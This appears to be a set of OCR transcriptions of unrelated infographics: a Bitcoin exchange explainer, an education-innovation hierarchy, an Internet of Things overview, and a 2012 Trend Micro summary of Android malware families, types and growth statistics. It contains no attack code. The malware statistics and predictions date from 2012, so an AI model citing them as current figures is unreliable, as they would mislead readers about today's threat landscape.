
The Exchange


The Sellers



HOW DOES THE EXCHANGE WORK?
The buyers try to buy Bitcoins at the lowest possible price
The sellers try to sell Bitcoins at the highest possible price
The buying and selling bids are entered into what is called an order book.
When a buyer or seller place the same price, the order is automatically executed.
The exchange keeps a small percentage as a commission for making the trade.
Buy Orders
Latest Trades
Sell Orders
HOW DO TRANSACTIONS WORK?
Bob wants to purchase something from Joe's store.
Joe's store provides bob with a unique address to send the payment to:
Ex: 1Ks32kdDgHt7J8luYhT56
JOE'S STORE


© 2017 Grant Thornton Malta



Hierarchy of Needs for Innovation & Divergent Thinking
Created by Mandy Froehlich
@froehlichm
Innovation & Divergent Thinking
An open door for learners to think divergently
Giving them the opportunity to be creative & ideate ways to problem find & solve
Professional Development
Embedded support is crucial
Focus on personalized PD
Consistent carryover into classrooms
Mindset
Teacher efficacy
Student empowerment & ownership
We are learners together
Effective Leadership
Transparent & relationship focused
Consistent follow through
Models behaviors
Climate/Culture
Risk taking is nurtured
Learners first
Trust is essential



What exactly is the
"INTERNET of THINGS"?
Postscapes
Harbor Research
Smart Systems and the Internet of Things are driven by a combination of:
1 SENSORS & ACTUATORS
2 CONNECTIVITY
3 PEOPLE & PROCESSES
1 SENSORS & ACTUATORS
We are giving our world a digital nervous system. Location data using GPS sensors. Eyes and ears using cameras and microphones, along with sensory organs that can measure everything from temperature to pressure changes.
Machine Vision / Optical Ambient Light
Position / Presence / Proximity
Acceleration / Tilt
Motion / Velocity / Displacement
Electric / Magnetic
Temperature
Humidity / Moisture
Leaks / Levels
Acoustic / Sound / Vibration
Force / Load / Torque Strain / Pressure
Flow
Chemical / Gas
2 CONNECTIVITY
These inputs are digitized and placed onto networks.
InterPlanetary Network
LTE Advanced
Cellular 4G / LTE
3G - GPS / GPRS
2G / GSM / EDGE, CDMA, EVDO
WEIGHTLESS
WIMAX
LICENSE-FREE SPECTRUM
DASH 7
WiFi
BLUETOOTH
UWB
Z-WAVE
ZIGBEE
6LoWPAN
NFC
ANT
RFID
POWERLINE
ETHERNET
PRINTED
IPv4 IPv6 UDP DTLS RPL Telnet MQTT DDS CoAP XMPP HTTP SOCKETS REST API
WAN Wide Area Network - 802.20
MAN Metropolitan Area Network -802.16
LAN Local Area Network - 802.11
PAN Personal Area Network - 802.15
3 PEOPLE & PROCESSES
These networked inputs can then be combined into bi-directional systems that integrate data, people, processes and systems for better decision making.
People
Customer Relationship & Support
Analytics & Cloud/API
Upgrades & Configurations
Remote Monitoring / Maintenance
Control & Automation
Supply Chain Management
Security / Energy
Mobile Devices & Apps
Location & Tracking
Financial
Processes
The interactions between these entities are creating new types of smart applications and services.
SENSORS + CONNECTIVITY + PEOPLE + PROCESSES
Starting with popular connected devices already on the market
SMART THERMOSTATS
nest
Save resources and money on your heating bills by adapting to your usage patterns and turning the temperature down when you're away from home.
CONNECTED CARS
CAR 2GO
Tracked and rented using a smartphone. Car2Go also handles billing, parking and insurance automatically.
ACTIVITY TRACKERS
BASIS
Continuously capture heart rate patterns, activity levels, calorie expenditure and skin temperature on your wrist 24/7.
SMART OUTLETS
belkin
Remotely turn any device or appliance on or off. Track a device's energy usage and receive personalized notifications from your smartphone.
PARKING SENSORS
STREETLINE
CONNECTING THE REAL WORLD
Using embedded street sensors, users can identify real-time availability of parking spaces on their phone. City officials can manage and price their resources based on actual use.



BEHIND THE ANDROID MENACE: MALICIOUS APPS
FAST FACTS
5,000 new malicious Android apps were found in Q1 2012. In Q2 2012, 10k new malicious apps were found in just 1 month!
10k
17 malicious apps in Google Play were downloaded a total of 700,000 times before their removal
700k
129k
By the end of 2012, Trend Micro predicts that there will be more than 129K malicious apps detected
20%
Only 20% of Android mobile device users have a Security App installed
TOP CHARTS
Top Ten Detected Malware Families
1 FAKE Premium Service Abuser
2 ADWAIRPUSH Adware
3 BOXER Premium Service Abuser
4 DROIDKUNGFU Data Stealer Click Fraudster, Malicious Downloader, Rooter
5 PLANKTON Data Stealer
6 JIFAKE Premium Service Abuser
7 GEINIMI Data Stealer, Malicious Downloader, Spying Tool
8 GAPPUSIN Malicious Downloader, Data Stealer, Adware
9 GINMASTER Rooter, Malicious Downloader
10 OPFAKE Premium Service Abuser
What's Most at Risk
User Information Data
User Finances / Financial Information
ANDROID MALWARE GROWTH
140,000
120,000
100,000
80,000
60,000
40,000
20,000
0
SAMPLES
"As of June 2012, TrendLabs has collected over 25,000 Android malware samples. That's more than double than what we initially predicted!"
Q4 2011 Q1 2012 Q2 2012 Q3 2012 Q4 2012
PREDICTIONS 900 3,000 11,000 38,000 129,000
ACTUAL 1,000 6,000 25,000
ANDROID MALWARE TYPES
Adware
Persistently pushes ads as urgent notifications.
NEW!
Spying Tool
Sends out GPS location, tracks text messages and call log.
Rooter
Allows attackers to send commands to the affected device.
Data Stealer
Steals and sends specific information from the user's phone to cybercriminals.
Premium Service Abuser
Subscribes infected phones to premium services without the user's authorization or knowledge.
Click Fraudster
Abuses mobile devices via pay-per-click online ads.
Malicious Downloader
Downloads other malware and malicious app onto infected devices.
TOP MALWARE TYPES
Premium Service Abuser 48%
Adware 22%
Data Stealer 21%
Malicious Downloader 19%
Rooter 11%
Click Fraudster 7%
Spying Tool 4%
HOT TOPICS
App Brand Abuse
Rogue versions of popular apps were put up for download, taking advantage of the legitimate apps' popularity.
First Party Malware Source
Malicious apps were found up for download in Google Play, despite filtering and scanning efforts from Google itself.
WiretAPPing Monetized
Spying apps Spy Tool and Spy Phone PRO+, advertised as legitimate 'monitoring' apps, were found available on Google Play.
Treat your mobile as you would your desktop. Apps remain the most common way your Android phone and the data stored in it can be compromised, so be discerning and responsible with the apps you choose to download.
SOURCES | blog.trendmicro.com | blog.nielsen.com | www.techcrunch.com
TrendLabs
Global Technical Support & R&D Center of TREND MICRO
TREND MICRO

